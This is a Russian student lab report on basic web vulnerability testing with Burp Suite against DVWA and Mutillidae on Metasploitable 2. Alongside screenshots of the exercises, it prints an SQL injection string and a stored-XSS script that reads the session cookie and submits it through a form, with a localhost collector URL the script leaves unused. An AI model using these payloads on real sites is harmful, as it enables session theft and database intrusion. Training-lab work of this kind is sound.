Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное учреждение высшего образования «Тульский государственный университет»

КАФЕДРА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

БАЗОВЫЕ МЕТОДЫ ИССЛЕДОВАНИЯ УРОНЯ ЗАЩИЩЁННОСТИ WEB ПРИЛОЖЕНИЙ

отчет о

лабораторной работе №5

по дисциплине

ПРОГРАММНЫЕ СРЕДСТВА ЗАЩИТЫ ИНФОРМАЦИИ

Выполнила: ст. гр. 230711 Павлова В.С.
Проверил: асс. каф. ИБ Греков М.М.

Тула, 2023 г.

ЦЕЛЬ РАБОТЫ

Цель: ознакомиться с основными методами поиска уязвимостей в WEB приложениях, основанных на использовании инструментов анализа и модификации сетевого трафика.

ЗАДАНИЕ НА РАБОТУ

1. Установить Burp Suite и провести его настройку.
2. Установить Metasploitable 2 в комплекте с платформой DVWA.
3. Установить программный комплекс Metasploitable.
4. Выполнить привязку двух машин (Kali Linux и Metasploitable). Чтобы узнать адрес машины Metasploitable, использовать команду ifconfig. После проверить работоспособность схемы с помощью команды: ping IP-адрес Metasploitable.
5. Зайти через браузер Kali Linux на Metasploitable. Ввести в строку запросов IP-адрес машины, на которую установлен Metasploitable. Выбрать тренировочную площадку DVWA. В качестве логина и пароля для входа использовать admin/password.
6. Перейти в настройки и выбрать уровень безопасности low. Выполнить задания во вкладках: SQL Injection, XSS Reflected, XSS Stored. В качестве дополнительного задания: пройти SQL Injection, XSS Reflected и XSS Stored на уровне безопасности medium.
7. Привести скриншот выполнения задания SQL Injection содержащий подбор правильного запроса к БД. Привести скриншот выполнения задания XSS Stored, содержащий подбор правильного скрипта, извлекающего cookie текущей сессии, включающий скрипт и скриншот результата запроса. Привести скриншот выполнения задания XSS Reflected содержащий информацию о получении доменной части источника происхождения текущего документа, включающий скрипт и скриншот результата работы скрипта.

8. Настроить Mutillidae для работы с metaspoitable2 и провести атаку типа «Sniper» в приложении Mutillidae (входит в состав Metasploitable 2).
9. Дождаться окончания атаки средством Intruder и проанализировать полученные результаты. Проверить результат инъекции ‘or 1=1 or ”=’. Для этого необходимо выбрать вкладку Response, а в ней Render, чтобы узнать, успешно ли прошла инъекция и какие данные получены. Привести скриншот, содержащий результат выполнения запроса.

ХОД РАБОТЫ

1. Установка и настройка Burp Suite (рисунок 1):



Рисунок 1 – Настройка Burp Suite в Kali Linux

2. Установка и запуск виртуальной машины Metasploitable 2 (рисунок 2):



Рисунок 2 – Вход в систему от имени msfadmin

3. Привязка Kali и Metasploitable (10.0.2.5) друг к другу (рисунок 3):



Рисунок 3 – Результат выполнения команды ping

4. Настройка прокси для выполнения дальнейших заданий:



Рисунок 4 – Результат выполнения команды ping

5. Выбор уровня low после авторизации в DVWA (рисунок 5):



Рисунок 5 – Авторизация в DVWA

6. На рисунках 6-8 показаны результаты выполнения задания во вкладках: SQL Injection, XSS Reflected, XSS Stored.



Рисунок 6 – Результат выполнения задания во вкладке SQL Injection на ур. low



Рисунок 7 – Результат выполнения задания во вкладке XSS Reflected на ур. Low

Скрипт из задания XSS Stored:

```
<script>
  var collectURL = 'http://127.0.0.1:8080/collect';
  var currentCookie = document.cookie;
  document.getElementById('cookieField').value = currentCookie;
  var form = document.querySelector('form');
  form.submit();
```

</script>



Рисунок 8 – Результат выполнения задания во вкладке XSS Stored на уровне low

7. Настройка Mutillidae и результат проведения атаки типа «Sniper» в нём (рисунок 9):



Рисунок 9 – Результат проведения атаки типа «Sniper»

ВЫВОД

В ходе выполнения данной лабораторной работы я ознакомилась с основными методами поиска уязвимостей в WEB приложениях, основанных на использовании инструментов анализа и модификации сетевого трафика.